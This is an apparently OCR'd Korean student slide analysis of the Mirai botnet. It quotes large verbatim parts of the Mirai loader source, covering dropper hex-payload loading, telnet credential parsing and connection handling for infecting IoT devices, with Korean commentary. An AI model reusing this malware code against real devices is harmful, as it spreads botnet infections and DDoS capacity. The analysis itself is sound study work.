201716905 김강민

Mirai botnet 분석


IT 정보공학과 BCG LAP

· 미라이 봇넷

- 2016년 10월 DNS 서비스 업체에게 DDos 공격으로 처음 알려짐

- 사물인터넷(IoT) 기기를 좀비로 만드는 봇넷의 일종

- IoT 기기가 대부분 사용하는 리눅스에서 유효




· 공격 과정

1. 네트워크 상의 취약한 IoT 기기 감염

2. 감염된 IoT 기기가 네트워크 상 다른 IoT에 전파

3. 감염된 botnet을 통해 DDos 공격




- **Mirai 악성코드 오픈소스**

- git hub에 오픈소스로 존재

- CNC 서버, bot, loader 등으로 기능별로 분류되어 있음.


- **Mirai bonet 동작(CNC server, Loader, Bot)**



· Mirai 악성코드(Loader)

- 악성코드 다운로드 서버 로드 및 Mirai 프로그램 다운로드

파일명	설명
binary.c	바이너리 실행파일 경로, 로드 등
connection.c	새로운 봇에 접속, Mirai 로딩
main.c	Loader 메인 함수
server.c	Loader 서버 개시 및 worker를 통한 loader 동적
telnet_info.c	새로운 봇의 Telnet 검증
util.c	hexDump, socket 연결 등 도구



· main(main.c - Loader)

1. addr[0]에 AP 주소인 192.168.0.1 저장
addr[1]에 라우터 주소인 192.168.1.1 저장

2. binary_init 함수 호출

-> dlr.* 파일들을 불러들인 후, hex 값을 읽어서 payload로 바꾸는 과정

파일명	설명
main.c	Loader 메인 함수

```
int main(int argc, char **args)
{
    pthread_t stats_thrd;
    uint8_t addrs_len;
    ipv4_t *addrs;
    uint32_t total = 0;
    struct telnet_info info;

#ifdef DEBUG
    addrs_len = 1;
    addrs = calloc(4, sizeof (ipv4_t));
    addrs[0] = inet_addr("0.0.0.0");
#else
    addrs_len = 2;
    addrs = calloc(addrs_len, sizeof (ipv4_t));

    addrs[0] = inet_addr("192.168.0.1"); // Address to bind to
    addrs[1] = inet_addr("192.168.1.1"); // Address to bind to
#endif

    if (argc == 2)
    {
        id_tag = args[1];
    }

    if (!binary_init())
    {
        printf("Failed to load bins/dlr.* as dropper\n");
        return 1;
    }
```

1

2

· binary_init(binary.c)

1. glob 함수를 통해 bins 폴더 안의 dir.*의 모든 파일 정보를 가져온다.

2. glob 함수에서 가져온 dir.* 파일 수만큼 반복

3. binary 구조체만큼 할당을 하고, list에 추가

4. list에 추가한 binary 구조체(bin)에 dlr.*의 각 확장자를 붙혀서 load

-> dlr 파일을 레지스터 유형별로 load


파일명	설명
binary.c	바이너리 실행파일 경로, 로드 등

```
BOOL binary_init(void)
{
    glob_t pglob;
    int i;

    if (glob("bins/dlr.*", GLOB_ERR, NULL, &pglob) != 0)   1
    {
        printf("Failed to load from bins folder!\n");
        return;
    }

    for (i = 0; i < pglob.gl_pathc; i++)   2
    {
        char file_name[256];
        struct binary *bin;

        bin_list = realloc(bin_list, (bin_list_len + 1) * sizeof (struct binary *));
        bin_list[bin_list_len] = calloc(1, sizeof (struct binary));
        bin = bin_list[bin_list_len++];   3

#ifdef DEBUG
        printf("(%d/%d) %s is loading...\n", i + 1, pglob.gl_pathc, pglob.gl_pathv[i]);
#endif
        strcpy(file_name, pglob.gl_pathv[i]);
        strtok(file_name, ".");
        strcpy(bin->arch, strtok(NULL, "."));   4
        load(bin, pglob.gl_pathv[i]);
    }

    globfree(&pglob);
    return TRUE;
}
```

- **bins/dlr.***

  - 운영체제의 레지스터 유형별로 같은 내용 작성 예측

- arm, mips, x86등 다양하게 존재하는 것으로 보임



· load(binary.c)

1. dlr.* 파일을 읽어온다.

2. 특정 크기만큼 rdbuf에 버퍼를 저장

3. 파일에 있는 hex 값을 payload에 옮기는 과정 예상

4. 16진수 2자리 씩 읽음(asm -> hex)

-> 읽은 dlr 파일의 hex 값을 읽어서 payload로 바꾸는 과정

```
static BOOL load(struct binary *bin, char *fname)
{
    FILE *file;
    char rdbuf[BINARY_BYTES_PER_ECHOLINE];
    int n;

    if ((file = fopen(fname, "r")) == NULL)        1
    {
        printf("Failed to open %s for parsing\n", fname);
        return FALSE;
    }

    while ((n = fread(rdbuf, sizeof (char), BINARY_BYTES_PER_ECHOLINE, file)) != 0)        2
    {
        char *ptr;
        int i;

        bin->hex_payloads = realloc(bin->hex_payloads, (bin->hex_payloads_len + 1) * sizeof (char *));
        bin->hex_payloads[bin->hex_payloads_len] = calloc(sizeof (char), (4 * n) + 8);
        ptr = bin->hex_payloads[bin->hex_payloads_len++];        3

        for (i = 0; i < n; i++)
            ptr += sprintf(ptr, "\\x%02x", (uint8_t)rdbuf[i]);        4
    }

    return FALSE;
}
```

파일명	설명
binary.c	바이너리 실행파일 경로, 로드 등

```
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs, 1024 * 64, "100.200.100.100", 80, "100.200.100.100")) == NULL)
{
    printf("Failed to initialize server. Aborting\n");
    return 1;
}

pthread_create(&stats_thrd, NULL, stats_thread, NULL);
```

· main(main.c - Loader)

- server_create 호출

- thread, 주소 길이, 주소 배열, max_open, wget의 host ip, wget의 host port, ftp의 host ip

-> server thread 설정 및 생성, 그리고 worker threads 할당

파일명	설명
main.c	Loader 메인 함수

· server_create(server.c)

1. server thread를 만들기 위해 server 구조체의 설정 변경

2. 할당된 연결의 mutex lock 할당

3. server thread를 도와주는 worker threads를 할당

-> server thread 설정 및 생성, 그리고 worker threads 할당

파일명	설명
server.c	Loader 서버 개시

```
struct server *server_create(uint8_t threads, uint8_t addr_len, ipv4_t *addrs, uint32_t max_open, char *wghip, port_t wghp, char *thip)
{
    struct server *srv = calloc(1, sizeof (struct server));
    struct server_worker *workers = calloc(threads, sizeof (struct server_worker));
    int i;

    // Fill out the structure
    srv->bind_addrs_len = addr_len;
    srv->bind_addrs = addrs;
    srv->max_open = max_open;
    srv->wget_host_ip = wghip;
    srv->wget_host_port = wghp;
    srv->tftp_host_ip = thip;
    srv->estab_conns = calloc(max_open * 2, sizeof (struct connection *));
    srv->workers = calloc(threads, sizeof (struct server_worker));
    srv->workers_len = threads;

    if (srv->estab_conns == NULL)
    {
        printf("Failed to allocate establisted_connections array\n");
        exit(0);
    }

    // Allocate locks internally
    for (i = 0; i < max_open * 2; i++)
    {
        srv->estab_conns[i] = calloc(1, sizeof (struct connection));
        if (srv->estab_conns[i] == NULL)
        {
            printf("Failed to allocate connection %d\n", i);
            exit(-1);
        }
        pthread_mutex_init(&(srv->estab_conns[i]->lock), NULL);
    }

    // Create worker threads
    for (i = 0; i < threads; i++)
    {
        struct server_worker *wrker = &srv->workers[i];

        wrker->srv = srv;
        wrker->thread_id = i;

        if ((wrker->efd = epoll_create1(0)) == -1)
        {
            printf("Failed to initialize epoll context. Error code %d\n", errno);
            free(srv->workers);
            free(srv);
            return NULL;
        }
```

1

2

3

· main(main.c - Loader)

1. ip:port user:pass arch 포맷 형태에 맞춘 사용자 입력 및 검증

2. telent_info_parse 호출
(사용자 입력으로 받은 서버 정보를 파싱 및 구조체에 저장)

3. server_queue_telnet 호출
(서버 상태 확인 및 연결 조건을 확인하고 socket으로 server를 telnet 연결)

파일명	설명
main.c	Loader 메인 함수

```
while (TRUE)
{
    char strbuf[1024];

    if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)
        break;

    util_trim(strbuf);

    if (strlen(strbuf) == 0)
    {
        usleep(10000);
        continue;                                   1
    }

    memset(&info, 0, sizeof(struct telnet_info));
    if (telnet_info_parse(strbuf, &info) == NULL)   2
        printf("Failed to parse telnet info: \"%s\" Format -> ip:port user:pass arch\n", strbuf);
    else
    {
        if (srv == NULL)
            printf("srv == NULL 2\n");

        server_queue_telnet(srv, &info);            3
        if (total++ % 1000 == 0)
            sleep(1);
    }

    ATOMIC_INC(&srv->total_input);
}
```

· telnet_info_parse(server.c)

1. 포맷 형태대로 ip:port, user:pass, arch로 3 부분으로 나눔(ip:port user:pass arch)

2. ip:port에서 ip와 port 분리

3. user:pass에서 user와 pass 분리

4. 파서로 분리된 인자들을 telnet_info_new의 인자로 전달

-> 포맷 형태에 맞춰 파싱을 한 후 인자로 넘긴다.

파일명	설명
telnet_info.c	새로운 봇의 Telnet 검증

```
struct telnet_info *telnet_info_parse(char *str, struct telnet_info *out) // Format: ip:port user:pass arch
{
    char *conn, *auth, *arch;
    char *addr_str, *port_str, *user = NULL, *pass = NULL;
    ipv4_t addr;
    port_t port;

    if ((conn = strtok(str, " ")) == NULL)
        return NULL;
    if ((auth = strtok(NULL, " ")) == NULL)                    1
        return NULL;
    arch = strtok(NULL, " "); // We don't care if we don't know the arch

    if ((addr_str = strtok(conn, ":")) == NULL)
        return NULL;                                           2
    if ((port_str = strtok(NULL, ":")) == NULL)
        return NULL;

    if (strlen(auth) == 1)
    {
        if (auth[0] == ':')
        {                                                      3
            user = "";
            pass = "";
        }
        else if (auth[0] != '?')
            return NULL;
    }
    else
    {
        user = strtok(auth, ":");
        pass = strtok(NULL, ":");
    }

    addr = inet_addr(addr_str);
    port = htons(atoi(port_str));

    return telnet_info_new(user, pass, arch, addr, port, out);  4
}
```

```
struct telnet_info *telnet_info_new(char *user, char *pass, char *arch, ipv4_t addr, port_t port, struct telnet_info *info)
{
    if (user != NULL)
        strcpy(info->user, user);
    if (pass != NULL)
        strcpy(info->pass, pass);
    if (arch != NULL)
        strcpy(info->arch, arch);
    info->addr = addr;
    info->port = port;

    info->has_auth = user != NULL || pass != NULL;
    info->has_arch = arch != NULL;

    return info;
}
```

· telnet_info_new(server.c)

- 파서가 분리한 인자들을 받아서 telnet_info 구조체에 저장한다.
- 해당 인자들이 비어있는지 확인 및 값 저장

파일명	설명
telnet_info.c	새로운 봇의 Telnet 검증

· **server_queue_telnet(server.c)**

- ATOMIC 연산은 all or nothing (실패시 재시도)
- server가 최대 open 상태면 풀릴때까지 대기(sleep)
- server_telnet_probe() 호출

```
void server_queue_telnet(struct server *srv, struct telnet_info *info)
{
    while (ATOMIC_GET(&srv->curr_open) >= srv->max_open)
    {
        sleep(1);
    }
    ATOMIC_INC(&srv->curr_open);

    if (srv == NULL)
        printf("srv == NULL 3\n");

    server_telnet_probe(srv, info);
}
```

파일명	설명
server.c	Loader 서버 개시

· server_telnet_probe(server.c)

1. 0번 포트에 바인딩한 소켓 정보
(0번 포트는 손상 패킷이나 ICMP가 전달되는 곳인데 DDoS 공격으로 사용도 한다고 함)

2. 최대 연결 수보다 많이 연결될 경우 연결 종료

3. connection open 설정 후, socket을 통해 server connect

4. worker에 socket을 붙힘

-> server 연결 조건을 확인하고 socket으로 server를 연결 후 worker에 붙힘

```
void server_telnet_probe(struct server *srv, struct telnet_info *info)
{
    int fd = util_socket_and_bind(srv);                                    1
    struct sockaddr_in addr;
    struct connection *conn;
    struct epoll_event event;
    int ret;
    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];

    if (fd == -1)
    {
        if (time(NULL) % 10 == 0)
        {
            printf("Failed to open and bind socket\n");
        }
        ATOMIC_DEC(&srv->curr_open);
        return;
    }
    while (fd >= (srv->max_open * 2))
    {
        printf("fd too big\n");                                            2
        conn->fd = fd;
#ifdef DEBUG
        printf("Can't utilize socket because client buf is not large enough\n");
#endif
        connection_close(conn);
        return;
    }

    if (srv == NULL)
        printf("srv == NULL 4\n");

    conn = srv->estab_conns[fd];
    memcpy(&conn->info, info, sizeof (struct telnet_info));
    conn->srv = srv;
    conn->fd = fd;                                                         3
    connection_open(conn);

    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = info->addr;
    addr.sin_port = info->port;
    ret = connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in));   4
    if (ret == -1 && errno != EINPROGRESS)
    {
        printf("got connect error\n");
    }

    event.data.fd = fd;
    event.events = EPOLLOUT;
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}
```

· util_socket_and_bind(util.c)

1. 소켓을 생성

2. 바인딩한 가능한 address를 돌면서 바인딩 시도 (가장 먼저 되는 address 할당)

3. socket 연결 성공 시 속성 설정

-> 0번 port에 가능한 address를 찾아 바인딩하고 소켓 정보 리턴

파일명	설명
util.c	hexDump, socket 연결 등 도구

```
int util_socket_and_bind(struct server *srv)
{
    struct sockaddr_in bind_addr;
    int i, fd, start_addr;
    BOOL bound = FALSE;

    if ((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
        return -1;

    bind_addr.sin_family = AF_INET;
    bind_addr.sin_port = 0;

    // Try to bind on the first available address
    start_addr = rand() % srv->bind_addrs_len;
    for (i = 0; i < srv->bind_addrs_len; i++)
    {
        bind_addr.sin_addr.s_addr = srv->bind_addrs[start_addr];
        if (bind(fd, (struct sockaddr *)&bind_addr, sizeof (struct sockaddr_in)) == -1)
        {
            if (++start_addr == srv->bind_addrs_len)
                start_addr = 0;
        }
        else
        {
            bound = TRUE;
            break;
        }
    }
    if (!bound)
    {
        close(fd);
#ifdef DEBUG
        printf("Failed to bind on any address\n");
#endif
        return -1;
    }

    // Set the socket in nonblocking mode
    if (fcntl(fd, F_SETFL, fcntl(fd, F_GETFL, 0) | O_NONBLOCK) == -1)
```

1

2

3

· **connection_open(connection.c)**

1. connection open 하기 위한 설정

- server의 연결을 하기 위해 설정하는 함수

```
void connection_open(struct connection *conn)
{
    pthread_mutex_lock(&conn->lock);

    conn->rdbuf_pos = 0;
    conn->last_recv = time(NULL);
    conn->timeout = 10;
    conn->echo_load_pos = 0;
    conn->state_telnet = TELNET_CONNECTING;
    conn->success = FALSE;
    conn->open = TRUE;
    conn->bin = NULL;
    conn->echo_load_pos = 0;
#ifdef DEBUG
    printf("[FD%d] Called connection_open\n", conn->fd);
#endif

    pthread_mutex_unlock(&conn->lock);
}
```

· connection_close(connection.c)

1. connection close를 하기 위한 설정

2. 성공 여부에 따라 결과 출력

3. connection을 close

- server의 연결을 끊는 함수

파일명	설명
connection.c	새로운 봇에 접속, Mirai 로딩


```
void connection_close(struct connection *conn)
{
    pthread_mutex_lock(&conn->lock);

    if (conn->open)
    {
#ifdef DEBUG
        printf("[FD%d] Shut down connection\n", conn->fd);
#endif
